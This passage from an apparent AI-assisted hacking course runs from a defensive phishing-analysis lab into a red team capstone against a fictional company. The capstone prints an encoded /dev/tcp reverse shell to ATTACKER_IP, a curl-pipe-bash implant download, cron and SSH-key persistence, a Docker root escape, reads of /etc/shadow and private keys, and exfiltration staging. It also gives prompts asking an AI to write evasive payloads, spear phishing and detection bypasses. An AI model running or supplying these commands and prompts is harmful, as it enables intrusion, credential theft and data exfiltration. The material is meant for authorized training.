    except dns.resolver.NoAnswer:
        result["error"] = "No TXT records found"
    except dns.resolver.NXDOMAIN:
        result["error"] = "Domain does not exist"

    return result

```

## 6.3 DKIM and DMARC

**DKIM (DomainKeys Identified Mail)** adds a cryptographic signature to outgoing messages. The receiving server verifies the signature against the public key published in the sender's DNS. A failed DKIM check indicates the message was modified in transit or the sender is not authorized.

**DMARC (Domain-based Message Authentication, Reporting & Conformance)** ties SPF and DKIM together and specifies what to do when both fail: none (monitor), quarantine (spam folder), or reject (drop the message). Checking the DMARC record reveals the domain owner's enforcement posture.

```

def check_dmarc_record(domain: str) -> dict:
    """Query DMARC record for a domain."""
    dmarc_domain = f"_dmarc.{domain}"

```

```

result = {"domain": domain, "dmarc_record": None, "policy": None}

try:
    answers = dns.resolver.resolve(dmarc_domain, "TXT")
    for rdata in answers:
        txt = rdata.to_text().strip('')
        if txt.startswith("v=DMARC1"):
            result["dmarc_record"] = txt
            for tag in txt.split(";"):
                tag = tag.strip()
                if tag.startswith("p="):
                    result["policy"] = tag.split("=")[1]
            break
except (dns.resolver.NoAnswer, dns.resolver.NXDOMAIN):
    result["error"] = "No DMARC record found – domain is vulnerable to spoofing"

return result

```

## 7. GoPhish: Authorized Phishing Simulations

GoPhish is an open-source phishing simulation framework used by security teams to test organizational resilience against phishing attacks. It provides campaign management, email templating, landing page cloning, and detailed reporting.

### 7.1 Key Capabilities

- **Campaign management** — Define target groups, schedule sends, and track results
- **Email templates** — Create realistic phishing emails with variable substitution (name, department, etc.)
- **Landing pages** — Clone legitimate login pages to capture simulated credential submissions
- **Result tracking** — Monitor email opens, link clicks, and credential submissions in real time
- **Reporting** — Generate executive and technical reports for stakeholders

### 7.2 Typical Workflow

1. Obtain written authorization from organizational leadership

2. Define the scope: which departments, which employees, what types of simulated attacks
3. Configure the GoPhish server and sending profile (SMTP relay)
4. Create email templates that reflect realistic threat scenarios
5. Build landing pages that capture interaction data without storing real credentials
6. Launch the campaign and monitor results
7. Analyze results and deliver awareness training based on findings

```
# Download and run GoPhish (Linux/macOS)
wget https://github.com/gophish/gophish/releases/latest/download/gophish-v0.12.1-linux-64bit.zip
unzip gophish-v0.12.1-linux-64bit.zip -d gophish
cd gophish

# Edit config.json to set listen URL and admin credentials
# Default admin interface: https://127.0.0.1:3333
# Default phishing server: http://0.0.0.0:80

./gophish
```

### 7.3 GoPhish API Integration

GoPhish exposes a REST API that enables programmatic campaign management. This is useful for integrating phishing simulations into automated security testing pipelines.

```
import requests

GOPHISH_API = "https://localhost:3333/api"
API_KEY = "your-api-key-here"
HEADERS = {"Authorization": f"Bearer {API_KEY}", "Content-Type": "application/json"}

def get_campaign_results(campaign_id: int) -> dict:
    """Retrieve results for a GoPhish campaign."""
    resp = requests.get(
        f"{GOPHISH_API}/campaigns/{campaign_id}/results",
        headers=HEADERS,
        verify=False, # self-signed cert in lab environments
    )
    resp.raise_for_status()
    data = resp.json()

    summary = {
```

```
"total_targets": len(data.get("results", [])),
"emails_sent": 0,
"emails_opened": 0,
"links_clicked": 0,
"credentials_submitted": 0,
}

for r in data.get("results", []):
    status = r.get("status", "")
```

## 8. Defense Awareness: Recognizing Social Engineering

---

The most effective defense against social engineering is a trained, skeptical workforce. Technical controls reduce exposure, but human judgment is the final barrier.

### 8.1 Red Flags to Watch For

- **Unexpected urgency** — Legitimate organizations rarely demand immediate action under threat of consequences
- **Requests for credentials** — No legitimate IT department asks for your password via email
- **Mismatched URLs** — Hover over links before clicking; verify the domain matches the claimed sender
- **Unusual sender addresses** — Check the full email address, not just the display name
- **Emotional manipulation** — Fear, excitement, curiosity, and guilt are all leverage points
- **Requests to bypass procedures** — "Don't tell anyone about this" or "Skip the normal process" are strong indicators
- **Too good to be true** — Unexpected prizes, job offers, or windfalls are almost always bait

### 8.2 Verification Procedures

- Contact the purported sender through a known, independent channel (not the reply address in the email)
- Verify requests for financial transactions or sensitive data through a separate communication method

- Report suspicious messages to the security team before taking any action
- When in doubt, slow down — urgency is the attacker's primary weapon

## 9. Summary

---

Social engineering remains the most effective attack vector because it targets the one component that cannot be patched: human psychology. Understanding Cialdini's principles of influence, the mechanics of phishing, and the capabilities of AI-assisted attacks is essential for both red team operators and defenders.

Key takeaways:

- **Human psychology is predictable** — Reciprocity, authority, scarcity, and social proof are reliably exploitable
- **Phishing has many variants** — Email, voice, SMS, and in-person pretexting all follow the same psychological principles
- **AI amplifies the threat** — LLMs eliminate language barriers and enable personalization at scale
- **Technical controls help but are insufficient** — SPF, DKIM, and DMARC reduce spoofing but do not eliminate it
- **GoPhish enables authorized testing** — Simulated campaigns measure organizational resilience and inform training
- **Authorization is non-negotiable** — Every technique in this lesson requires explicit written permission before use

### Download Files

These files contain synthetic data for the social engineering challenges. All files are plain text (.txt) and safe to open.

↓ [phishing-emails.txt](#) ~9 KB

↓ [email-headers.txt](#) ~13 KB

↓ [target-profiles.txt](#) ~13 KB

↓ domain-analysis.txt ~14 KB

# Lab Guide

Four exercises: target profiling for awareness training, phishing-email forensics, lookalike-domain detection, and email-header analysis — detect and defend against social engineering with AI.

## Authorized Use Only & Defensive Framing

This lesson frames all exercises from the **defensive and awareness-training perspective**. The goal is to analyze phishing campaigns that have already been sent, so defenders can detect, train, and prevent future incidents. All target profiles, emails, and headers are **synthetic**. Never send phishing messages to real people without documented authorization for a sanctioned engagement.

## Prerequisites

---

- Completed the [Theory](#) reading
- Access to an AI assistant (Claude, ChatGPT, or local LLM)
- Downloaded all four files into a folder named `phishing-lab/`
- Familiarity with: SMTP headers, SPF/DKIM/DMARC, basic OSINT, MITRE ATT&CK Initial Access
- Optional: `dnstwist`, `urlscan.io`, `PhishTool` for cross-checking

## Lab Scenario

---

AcmeCorp's SOC flagged a phishing wave that hit multiple departments. You have the inbound emails, the targeted employee profiles, the suspicious domains involved, and the raw email headers from the gateway. Your job: figure out how the attacker profiled targets, how sophisticated the campaign was, which controls failed, and what awareness training would prevent the next round.



## Download Lab Files

Save all four files into a folder named `phishing-lab/` before starting the exercises.

↓ `target-profiles.txt` ~14 KB

↓ `phishing-emails.txt` ~10 KB

↓ `domain-analysis.txt` ~14 KB

↓ `email-headers.txt` ~13 KB

## Exercise 1 — Target Profile Analysis (Defensive)

Open `target-profiles.txt`. These are the OSINT profiles the attacker assembled before the campaign.

### Task 1.1 — What made each target vulnerable?

You are a security awareness trainer reviewing employee profiles used in a phishing campaign that ALREADY HAPPENED. For each profile, identify:

1. What public information the attacker used to personalize the lure (job title, department, recent activity, interests).
2. Which details SHOULD NOT have been public (and where they leaked from).
3. The pretext category this person was most vulnerable to:
  - Authority (boss / IT / vendor)
  - Urgency (deadline, limited offer, security alert)
  - Scarcity (last chance, limited seats)
  - Social proof (colleagues did this)
  - Reciprocity (favor, gift)
  - Curiosity (leaked doc, scandal)
4. What awareness-training module would best protect this person (executives / finance / engineers / new hires / etc.)?
5. Three specific things this employee should remove or lock down on their public profiles.

Output as a per-person training worksheet.

[paste target-profiles.txt]

✓ **Self-check: You should end with concrete, actionable guidance for each employee — not generic "be careful" advice.**

## Exercise 2 — Phishing Email Forensics

Open `phishing-emails.txt`. These are the messages that actually reached inboxes.

### Task 2.1 — Dissect the campaign

Below are phishing emails that landed in employee inboxes.

For each message, identify:

1. The pretext (what is the attacker pretending to be?).
2. The call-to-action (click link / open attachment / reply with info / call number).
3. The psychological trigger (urgency / authority / fear / reward).
4. Linguistic red flags (typos, unusual phrasing, generic greetings, inconsistent tone, machine-translation artifacts).
5. Technical red flags (display name spoofing, reply-to mismatch, suspicious link domain, encoded URLs, tracking pixels, attachment types).
6. The MITRE ATT&CK technique (T1566.001 attachment / T1566.002 link / T1566.003 via service).
7. The likely goal (credential phish / malware / BEC / recon).

Then rank the emails by sophistication and note which would most likely bypass both user skepticism and gateway filters.

[paste phishing-emails.txt]

✓ **Self-check: You should be able to classify every email with a specific MITRE technique and name at least two red flags the recipient should have caught.**

## Exercise 3 — Lookalike Domain Detection

Open `domain-analysis.txt`. Typo-squatting and homograph domains are the infrastructure of phishing.

### Task 3.1 — Catalog the attacker infrastructure

Below is a list of domains extracted from a phishing wave.

For each domain:

1. Identify the legitimate brand being spoofed.
2. Classify the lookalike technique:
  - Typo-squat (missing letter, swapped letters)
  - Homograph (Cyrillic / Unicode lookalikes)
  - TLD swap (.com -> .co / .net)
  - Subdomain spoof (acmecorp.com.attacker.xyz)
  - Combo-squat (acmecorp-login.com)
  - Brand-in-path (attacker.com/acmecorp)
3. Registration red flags:
  - Domain age (under 30 days = very suspicious)
  - Privacy-protected registrant
  - Cheap registrar with anonymous purchase
  - Registered with hosting on bulletproof providers
4. DNS / MX indicators suggesting it is configured to RECEIVE credentials (A record + HTTPS, MX record = BEC, TXT with SPF include of a known abuse provider).
5. A blocklist recommendation: which domains should be blackholed at the corporate DNS, and with what rule?

Output as a defender triage table with a "block / monitor / ignore" verdict per domain.

[paste domain-analysis.txt]

✓ Self-check: You should end with a list of domains to add to a DNS blocklist and a reasoning snippet for each that a SOC analyst could paste into a ticket.

## Exercise 4 — Email Header Analysis

Open `email-headers.txt`. Headers tell the story the message body tries to hide.

### Task 4.1 — Trace the real sender

Below are full email headers. For each message:

1. Trace the Received: chain from origin to destination.  
Identify the true origin IP (first external Received:).
2. Check authentication results:
  - SPF: pass / fail / softfail / neutral / none
  - DKIM: pass / fail / none, signer domain
  - DMARC: pass / fail / policy (none / quarantine / reject)
3. Compare the From: display name vs. the return-path / envelope sender vs. the reply-to.
4. Identify any Received: header that is clearly forged (out-of-order timestamps, inconsistent IPs, fake hostnames).
5. Determine whether the message was:
  - Legitimate
  - Forged but aligned (authenticated but socially engineered)
  - Spoofed (failed auth, gateway let it through anyway)
  - Relayed through a compromised third-party server
6. Identify the upstream mail infrastructure (provider, ASN, country) for blocklist correlation.
7. Give a verdict per message: allow / quarantine / block / alert.

Finally: list 3 policy changes the AcmeCorp email admin should make to prevent this class of message from reaching users.

[paste email-headers.txt]

✓ **Self-check:** You should be able to point at a specific header line and say "this is where the attacker's real IP leaks" for at least one message.

## Final Exercise — Campaign Reconstruction & Training Plan

### Task 5.1 — Connect all four sources

Here are four analyses of the same phishing wave (target profiles, email bodies, lookalike domains, raw headers). Reconstruct the campaign as a defender would for an after-action review:

1. Attacker profile: capability level, likely motive, possible attribution (nation-state / criminal / hacktivist / insider).
2. Target selection logic: how did the attacker pick these employees?
3. Infrastructure map: domains, IPs, ASNs, and the relationships between them.
4. The most successful variant in the campaign and why.
5. Which technical controls failed (SPF / DKIM / DMARC / gateway rules / DNS filter) and which held.

Then produce:

- A one-page incident report for the CISO.
- A 5-point awareness-training outline for employees.
- A 5-point technical hardening checklist for the email admin.
- A detection rule (Sigma or Sublime) that would catch the next variant of this campaign.

Format as markdown, max 1500 words.

✓ Self-check: Your report should connect at least 3 of the 4 sources. The best campaign reconstructions tie target selection -> lure content -> sending infrastructure -> authentication failure into a single story.

## Reflection

- Where does AI help most in phishing defense: detecting bad emails, training users, or reconstructing campaigns?
- What information in an employee's public profile was most dangerous? What is reasonable to remove vs. what is operationally required?
- How do you distinguish a sophisticated targeted phish from a mass-market one? What signals scale and which do not?
- If you were the AcmeCorp CISO, what is the single biggest change you would make after this incident?

## What's Next

Lesson 10 is the **capstone** — combine everything from recon through exploitation to social engineering into a single end-to-end red team engagement walkthrough.

# Homework

Three tasks to turn the lab into a reusable phishing-defense playbook.

All homework is **defensive**: awareness content, detection, and policy. Never send unauthorized phishing to real people.

## Task 1 — Awareness Training Module

---

### Objective

Turn campaign analysis into user-facing content.

### Instructions

1. Pick three phishing emails from the lab.
2. For each, write a 100-word "red flag walkthrough" in plain language for non-technical employees.
3. Include a "what to do instead" step for each.

### Deliverable

A one-page employee handout in markdown.

## Task 2 — DMARC Deployment Plan

---

### Objective

Propose a phased DMARC rollout that would block the lab campaign.

### Instructions

1. Draft an SPF, DKIM, and DMARC record for a fictional acmecorp.com.
2. Describe a 90-day rollout: monitor → quarantine → reject.
3. For each phase, list monitoring metrics and rollback triggers.

### **Deliverable**

Rollout plan as markdown.

## **Task 3 — Lookalike Domain Monitor**

---

### **Objective**

Automate domain monitoring.

### **Instructions**

1. Write a Python script that, given a brand domain, generates common typo-squat and homograph variants.
2. Bonus: check each variant against a DNS resolver to see if it is live.
3. Output: CSV with variant, technique, live Y/N.

### **Deliverable**

`domain_monitor.py`.



# Answers

Reference answers for Lesson 09.

## Part 1 — Lab Answers

### Exercise 1 — Target Profile Analysis

---

#### Expected training output

Per-person worksheets that name the specific OSINT leak (recent LinkedIn post, conference bio, public project) and the pretext class the person is most vulnerable to (authority for execs, curiosity for engineers, urgency for finance).

### Exercise 2 — Phishing Email Forensics

---

#### Expected classifications

- One credential harvest (T1566.002).
- One malicious attachment (T1566.001).
- One BEC/invoice fraud (T1566.003 or T1534).
- Distinct pretext triggers per message: authority, urgency, curiosity.

### Exercise 3 — Lookalike Domain Detection

---

#### Expected verdicts

Several typo-squats and at least one homograph. Recently-registered privacy-protected domains with MX records are the immediate "block" list.

## Exercise 4 — Email Header Analysis

---

### Expected findings

- At least one message with SPF/DKIM/DMARC failures that a permissive gateway let through.
- The true origin IP visible in the first external Received: header.
- Reply-to different from From:, a classic BEC tell.

## Final Exercise — Campaign Reconstruction

---

### Expected campaign profile

Moderately sophisticated attacker using OSINT for personalization and a small set of typo-squatted domains as infrastructure. Controls that failed: DMARC policy was "none" or "quarantine", gateway did not block newly-registered domains, employees lacked awareness for urgency pretext.

## Part 2 — Homework Answers

### Task 1 — Awareness Module

---

#### Expected tone

Concrete and concise. "Check the sender domain character by character" beats "be vigilant." A good module names one specific red flag per email instead of a

generic checklist.

## Task 2 — DMARC Rollout

---

### Expected plan

Phase 1 (30 days): `p=none; rua=mailto:reports@acmecorp.com`. Phase 2: `p=quarantine; pct=25`, increase weekly. Phase 3: `p=reject`. Monitoring: aggregate report volume, third-party SaaS senders that need alignment, legitimate mail flow impact.

## Task 3 — Domain Monitor

---

### Expected shape

~80 lines of Python. Generates character swaps, deletions, insertions, homoglyphs (Cyrillic a/o/e), TLD swaps. Optionally uses `socket.gethostbyname` or a DNS library for liveness checks.

## **Lesson 10: Red Team Capstone: Full Attack Chain**

# Red Team Capstone: Full Attack Chain

Combining every technique from Lessons 1–9 into a unified, end-to-end red team operation — powered by AI at every stage.

## ⚠ Educational Use Only

This capstone combines all offensive techniques from the course. These skills are for authorized penetration testing engagements and CTF competitions ONLY. Real-world attacks without authorization carry severe legal consequences.

Capstone

Kill Chain

MITRE ATT&CK

AI-Assisted

Full Operation

---

# The Journey So Far

Every lesson has built a piece of the puzzle. Now we assemble the full picture.

| Lesson                   | Capability Gained                         |
|--------------------------|-------------------------------------------|
| 1 — OSINT                | Reconnaissance & target profiling with AI |
| 2 — Scanning             | Network & vulnerability discovery         |
| 3 — Web Attacks          | Web application exploitation              |
| 4 — Cryptography         | Breaking ciphers & crypto weaknesses      |
| 5 — Binary/RE            | Reverse engineering & binary exploitation |
| 6 — Privilege Escalation | Escalating access on compromised hosts    |
| 7 — Social Engineering   | Human-layer attacks & phishing            |
| 8 — Forensics            | Anti-forensics & covering tracks          |

| Lesson              | Capability Gained                  |
|---------------------|------------------------------------|
| 9 — AI Exploitation | Attacking AI/ML systems themselves |

---

# The Cyber Kill Chain

Developed by Lockheed Martin, the Cyber Kill Chain models the stages of a targeted intrusion. Defenders use it to identify gaps; attackers use it as an operational playbook.

1. **Reconnaissance** — Gather intel on the target (OSINT, scanning)
2. **Weaponization** — Create a deliverable payload (exploit + backdoor)
3. **Delivery** — Transmit the weapon to the target (email, web, USB)
4. **Exploitation** — Trigger the vulnerability to execute code
5. **Installation** — Install persistent access (implant, web shell)
6. **Command & Control** — Establish outbound C2 channel
7. **Actions on Objectives** — Achieve the mission (exfiltrate, disrupt, destroy)

**Notes:** The kill chain is linear but real operations often loop back — failed exploitation leads to more recon, for example.



# MITRE ATT&CK Framework

While the Kill Chain is linear, MITRE ATT&CK is a **knowledge base of adversary tactics and techniques** observed in real-world intrusions. It provides a common language for red and blue teams.

| Tactic (Why)         | Example Techniques (How)                            |
|----------------------|-----------------------------------------------------|
| Reconnaissance       | Active scanning, search open websites               |
| Resource Development | Acquire infrastructure, develop capabilities        |
| Initial Access       | Phishing, exploit public-facing app, valid accounts |
| Execution            | Command-line interface, scripting, user execution   |
| Persistence          | Cron jobs, registry run keys, implant               |
| Privilege Escalation | Sudo misconfig, SUID abuse, kernel exploits         |
| Defense Evasion      | Obfuscation, log deletion, timestomping             |
| Credential Access    | Brute force, credential dumping, keylogging         |

| Tactic (Why)              | Example Techniques (How)                   |
|---------------------------|--------------------------------------------|
| Lateral Movement          | SSH hijacking, pass-the-hash, RDP          |
| Collection & Exfiltration | Data staged, exfil over C2 or alt protocol |

**Notes:** ATT&CK IDs (e.g., T1566 for Phishing) should be referenced in red team reports for precision.

# Kill Chain vs. ATT&CK: Complementary Models

## Cyber Kill Chain

- Linear, sequential model
- High-level operational phases
- Good for **planning** operations
- Answers: "What stage are we at?"

## MITRE ATT&CK

- Matrix of tactics & techniques
- Granular, evidence-based
- Good for **documenting** operations
- Answers: "What exactly did we do?"

In this capstone, we use the **Kill Chain for planning** and **ATT&CK for reporting**.

---

# AI Assists at Every Stage

AI is not a magic button — it is a **force multiplier** that accelerates each phase of the kill chain.

| Kill Chain Stage      | AI Capability                                           |
|-----------------------|---------------------------------------------------------|
| Reconnaissance        | Correlate OSINT data, identify patterns, generate dorks |
| Weaponization         | Generate payloads, obfuscate code, craft exploits       |
| Delivery              | Write phishing content, design pretexts                 |
| Exploitation          | Analyze vulnerabilities, adapt exploits to targets      |
| Installation          | Design persistence mechanisms, create implants          |
| C2                    | Suggest evasive channels, analyze traffic patterns      |
| Actions on Objectives | Identify high-value data, plan exfil routes             |

# Scenario: Operation Shadow Gate

Let us walk through a complete, realistic red team engagement against a fictional target:

**MegaCorp Industries.**

## Engagement Scope

- **Client:** MegaCorp Industries (manufacturing + R&D)
- **Objective:** Simulate advanced persistent threat (APT) targeting R&D intellectual property
- **Scope:** External perimeter, internal network, cloud assets (AWS)
- **Rules of Engagement:** No DoS, no destructive actions, no physical intrusion
- **Duration:** 2 weeks
- **Authorization:** Signed engagement letter from CISO

**Notes:** Always have written authorization before any engagement begins. No exceptions.

---

# Phase 1: Reconnaissance

**ATT&CK Tactic: TA0043** — Gathering information to plan future operations.

## Passive Recon (Lessons 1 & 2)

- **Domain enumeration:** `megacorp.com`, `megacorp.io`, `megacorp-dev.internal`
- **Employee profiling:** LinkedIn scraping reveals 3 R&D engineers, 2 sysadmins
- **Technology fingerprinting:** Job postings mention Confluence, Jenkins, AWS, Django
- **Credential exposure:** 12 corporate emails found in breach databases
- **Certificate transparency:** CT logs reveal `staging.megacorp.com`, `jenkins.megacorp.io`

## AI-Assisted Recon

```
# AI correlates OSINT into an attack surface profile
prompt = """Analyze these OSINT findings for MegaCorp:
- Subdomains: staging.megacorp.com, jenkins.megacorp.io, vpn.megacorp.com
- Tech stack: Django 3.2, Jenkins 2.346, AWS (us-east-1)
- Employees: 3 R&D engineers on LinkedIn with GitHub profiles
- Breached credentials: 12 entries in HaveIBeenPwned
```

Identify the 3 highest-priority attack vectors and explain why."

---



# Recon: AI-Generated Attack Surface Map

The AI correlates findings and produces a prioritized target list.

## Priority 1: Jenkins Instance (jenkins.megacorp.io)

Jenkins 2.346 has known CVEs (CVE-2022-xxxxx). If unauthenticated, script console = instant RCE. Even authenticated, breached credentials may grant access.

## Priority 2: Staging Environment (staging.megacorp.com)

Staging servers are often less hardened. Django 3.2 with debug mode possibly enabled. May contain valid credentials for production.

## Priority 3: Employee GitHub Repositories

R&D engineers with public repos may have committed secrets, API keys, or internal documentation. Check commit history.

**Notes:** AI excels at correlating disparate OSINT into prioritized attack plans — this is where the real time savings happen.

---

# Recon: Active Scanning

**ATT&CK: T1595** — Moving from passive to active reconnaissance.

```
# Comprehensive port scan with service detection
nmap -sV -sC -O -p- --min-rate 1000 megacorp.com -oA megacorp_full

# Results (key findings):
# 22/tcp    open  ssh      OpenSSH 8.2p1
# 80/tcp    open  http     nginx 1.18.0
# 443/tcp   open  https    nginx 1.18.0
# 8080/tcp  open  http     Jenkins 2.346
# 8443/tcp  open  https    Django (staging)

# Web technology fingerprinting
whatweb https://megacorp.com https://staging.megacorp.com

# Directory brute-force on staging
gobuster dir -u https://staging.megacorp.com \
```

AI processes Nmap XML output and flags the most exploitable services with recommended next steps.

---

# Phase 2: Initial Access

**ATT&CK Tactic: TA0001** — Gaining an initial foothold in the target environment.

## Attack Vector Selection

Based on recon, we pursue **two parallel paths**:

### Path A: Jenkins Exploitation

Test breached credentials against Jenkins login. If successful, use Groovy script console for RCE.

**ATT&CK:** T1078 (Valid Accounts) + T1059 (Command Execution)

### Path B: Spear Phishing

Target R&D engineer with crafted email containing weaponized document themed around conference CFP.

**ATT&CK:** T1566.001 (Spearphishing Attachment)

Pursuing multiple vectors simultaneously increases the probability of success and mimics real APT behavior.

---

# Initial Access: Jenkins Exploitation

Breached credential `jsmith:Summer2023!` works against Jenkins. The Groovy script console is accessible.

```
// Jenkins Groovy Script Console – test RCE
def cmd = "id; hostname; cat /etc/os-release"
def proc = cmd.execute()
println proc.text

// Output:
// uid=1000(jenkins) gid=1000(jenkins) groups=1000(jenkins),999(docker)
// megacorp-ci-01
// Ubuntu 22.04.2 LTS
```

## AI-Assisted Payload Generation

```
prompt = """I have Groovy script console access on Jenkins
running as uid=1000 in the docker group on Ubuntu 22.04.
Generate a reverse shell payload that:
1. Avoids writing to disk (fileless)
2. Uses an encrypted channel
3. Is compatible with my C2 framework (Sliver)"""
```

**Notes:** Docker group membership is extremely valuable — it often provides a trivial path to root.

---

# Initial Access: AI-Crafted Spear Phish

Simultaneously, we target an R&D engineer via spear phishing (Lesson 7 techniques).

```
prompt = """Create a spear phishing email for an R&D engineer at  
a manufacturing company. Context:  
- Target: Sarah Chen, Senior R&D Engineer  
- Interest: Published paper on industrial IoT at DEF CON IoT Village  
- Pretext: Conference committee invitation to review submissions  
- Payload: Link to a credential harvesting page mimicking EasyChair  
  
Make it personalized, professional, and urgency-driven."""
```

## Why Two Paths?

Real APTs operate on multiple fronts. If Jenkins is patched before we achieve persistence, the phishing vector provides a backup. **Redundancy is operational resilience.**



# Phase 3: Execution

**ATT&CK Tactic: TA0002** — Running attacker-controlled code on the target system.

```
# Fileless reverse shell via Jenkins Groovy console
# Encoded payload to avoid basic detection
import base64

payload = "bash -i >& /dev/tcp/ATTACKER_IP/443 0>&1"
encoded = base64.b64encode(payload.encode()).decode()

groovy_cmd = f"""
def cmd = "bash -c {{echo,{encoded}}} | {{base64,-d}} | {{bash,-i}}"
def proc = ['bash', '-c', cmd].execute()
"""

# Establish Sliver C2 beacon instead of raw shell
# Generate implant with: sliver > generate --mtls ATTACKER_IP:8888
# Deliver via: curl https://ATTACKER_IP/implant | bash
```

**AI Assistance: Evasion**

Ask AI to analyze the payload against common detection rules (YARA, Sigma) and suggest obfuscation techniques to bypass EDR.

---

# Phase 4: Persistence

**ATT&CK Tactic: TA0003** — Maintaining access across reboots and credential changes.

## Multiple Persistence Mechanisms

- **Cron Job (T1053.003):** Scheduled task pulling beacon from attacker infrastructure
- **SSH Key (T1098.004):** Add attacker public key to `~/.ssh/authorized_keys`
- **Systemd Service (T1543.002):** Masquerade as legitimate service

```
# Persistence via cron — disguised as log rotation
(crontab -l 2>/dev/null; echo "*/15 * * * * /usr/bin/curl -s \
https://cdn-assets.legit-domain.com/analytics.sh | bash") | crontab -

# Persistence via SSH key injection
echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5... ops@redteam" \
>> /home/jenkins/.ssh/authorized_keys

# Persistence via systemd (if we escalate to root)
cat > /etc/systemd/system/syslog-ng-helper.service << 'EOF'
[Unit]
Description=Syslog NG Helper Daemon
After=network.target
```

[Service]

---

# AI-Designed Persistence

AI helps craft persistence that blends with the target environment.

```
prompt = """I have a shell on an Ubuntu 22.04 Jenkins CI server.  
The server runs Docker containers and has these legitimate services:  
- jenkins, docker, nginx, cron, systemd-resolved  
  
Design 3 persistence mechanisms that:  
1. Blend with existing services (naming, locations, behavior)  
2. Survive reboots  
3. Have different trigger mechanisms (time-based, event-based, manual)  
4. Are resilient – if one is found and removed, others survive  
  
For each, explain how a defender might detect it and how to  
make detection harder."""
```

## Defense-Aware Persistence

By asking AI to also model the defender's perspective, we create persistence that is harder to detect. This dual-perspective approach is what separates good red teams from great ones.

---

# Phase 5: Privilege Escalation

**ATT&CK Tactic: TA0004** — Gaining higher-level permissions on the compromised system.

## Docker Group Escape (Lesson 6 Technique)

```
# Jenkins user is in the docker group – trivial root escalation
# Mount the host filesystem into a container
docker run -v /:/hostfs -it ubuntu:22.04 chroot /hostfs bash

# We are now root on the host system
root@megacorp-ci-01:/# id
uid=0(root) gid=0(root) groups=0(root)

# Harvest credentials from the host
cat /etc/shadow
cat /root/.ssh/id_rsa
find / -name "*.env" -o -name "credentials*" 2>/dev/null
```

## AI-Assisted Credential Harvesting

```
prompt = "" "I have root access on a Jenkins CI/CD server.
What are the highest-value credential stores to check?"
```

Consider: Jenkins credentials.xml, Docker configs,  
environment variables, AWS metadata, Git configs,  
browser profiles, SSH keys, and service accounts.""

---



# Privilege Escalation: Credential Goldmine

CI/CD servers are treasure troves of credentials. Here is what we find on the Jenkins host.

| Credential        | Source                   | Value                          |
|-------------------|--------------------------|--------------------------------|
| AWS Access Keys   | Jenkins credentials.xml  | Access to S3, EC2 in us-east-1 |
| SSH Private Key   | /root/.ssh/id_rsa        | Access to 4 internal servers   |
| Database Password | .env file in project dir | PostgreSQL production DB       |
| GitLab API Token  | Git credential store     | Full repo access (R&D code)    |
| Slack Webhook     | Jenkins pipeline config  | Post to internal channels      |

**Lesson: CI/CD = Crown Jewels**

Jenkins, GitHub Actions, GitLab CI — these systems often hold the keys to the kingdom.

Securing CI/CD pipelines is one of the most impactful defensive investments an org can make.

---

# Phase 6: Lateral Movement

**ATT&CK Tactic: TA0008** — Moving through the environment toward our objective.

## Network Mapping from Jenkins

```
# Internal network discovery
ip addr show          # 10.10.0.50/24
arp -a                # Discover neighboring hosts
cat /etc/hosts         # Internal DNS entries

# SSH with harvested key to internal hosts
ssh -i /root/.ssh/id_rsa admin@10.10.0.10 # DB server
ssh -i /root/.ssh/id_rsa admin@10.10.0.20 # App server
ssh -i /root/.ssh/id_rsa admin@10.10.0.30 # File server
ssh -i /root/.ssh/id_rsa admin@10.10.0.40 # R&D workstation
```

### Lateral Movement Map

Attacker → Jenkins (10.10.0.50) → DB Server (10.10.0.10) → App Server  
(10.10.0.20)



R&D Workstation (10.10.0.40) ← **TARGET**

---

# Lateral Movement: Reaching the R&D Network

The R&D workstation is on a separate VLAN (10.10.1.0/24), but the file server bridges both networks.

```
# Pivot through file server (10.10.0.30) which has dual NICs
# Set up SSH tunnel for access to R&D VLAN
ssh -i /root/.ssh/id_rsa -D 1080 admin@10.10.0.30

# Use proxychains to route through the tunnel
proxychains nmap -sT -p 22,80,443,3389,5432 10.10.1.0/24

# Discovered: 10.10.1.15 (R&D file share - SMB)
#               10.10.1.20 (R&D GitLab instance)
#               10.10.1.40 (R&D workstation - Sarah Chen)
```

## AI-Assisted Pivot Planning

```
prompt = """Given this network topology and these credentials,
plan the optimal pivot path to reach the R&D GitLab server
at 10.10.1.20 while minimizing detection. Consider:
```

- Which credentials to reuse vs. attempt new authentication
  - SOCKS proxy vs. SSH tunnel vs. port forwarding
  - Minimizing the number of hops for operational stability""
-

# Lateral Movement: Cloud Pivot

The harvested AWS access keys open a parallel attack path through the cloud.

```
# Enumerate AWS access with harvested keys
export AWS_ACCESS_KEY_ID=AKIA...
export AWS_SECRET_ACCESS_KEY=...

# Who am I?
aws sts get-caller-identity
# arn:aws:iam::123456789012:user/jenkins-deploy

# What can I do?
aws iam list-attached-user-policies --user-name jenkins-deploy
# AmazonS3FullAccess, AmazonEC2ReadOnlyAccess

# Enumerate S3 buckets
aws s3 ls
# 2024-01-15 megacorp-backups
```

**Cloud = Second Front**

Modern red team operations span both on-prem and cloud. The credentials from a single CI/CD server opened access to the entire S3 estate, including R&D artifacts.

---



# Defense Evasion Throughout the Chain

**ATT&CK Tactic: TA0005** — Avoiding detection at every stage.

| Technique                 | Implementation                                                                          |
|---------------------------|-----------------------------------------------------------------------------------------|
| Timestamping (T1070.006)  | <code>touch -r /bin/ls /opt/.cache/syshelper</code>                                     |
| Log Evasion (T1070.002)   | Clear specific entries, not entire logs                                                 |
| Living off the Land       | Use <code>curl</code> , <code>ssh</code> , <code>python3</code> — tools already present |
| Encrypted C2 (T1573)      | mTLS beacon via Sliver on port 443                                                      |
| Process Injection (T1055) | Inject into legitimate <code>nginx</code> worker process                                |
| Traffic Blending          | C2 traffic mimics HTTPS to cloud CDN                                                    |

```
prompt = """Review this Sigma rule for detecting SSH lateral movement:
[rule content]
```

How can I modify my SSH tunneling approach to avoid triggering this detection? What legitimate traffic patterns should I mimic?""

---

# Phase 7: Collection & Exfiltration

**ATT&CK Tactics: TA0009 & TA0010** — Identifying and extracting target data.

**Objective: R&D Intellectual Property**

```
# Access R&D GitLab with harvested API token
curl -H "PRIVATE-TOKEN: glpat-xxxxxxxxxxxx" \
  "https://10.10.1.20/api/v4/projects" | jq '.[].name'
# "industrial-iot-firmware"
# "sensor-calibration-ml"
# "patent-pending-process-v2"    <-- HIGH VALUE TARGET

# Clone the target repository
git clone https://oauth2:glpat-xxxxxxxxxxxx@10.10.1.20/rd/patent-pending-process-v2.git

# Stage data for exfiltration (compress + encrypt)
tar czf /tmp/.cache.tar.gz patent-pending-process-v2/
openssl enc -aes-256-cbc -pbkdf2 -in /tmp/.cache.tar.gz \
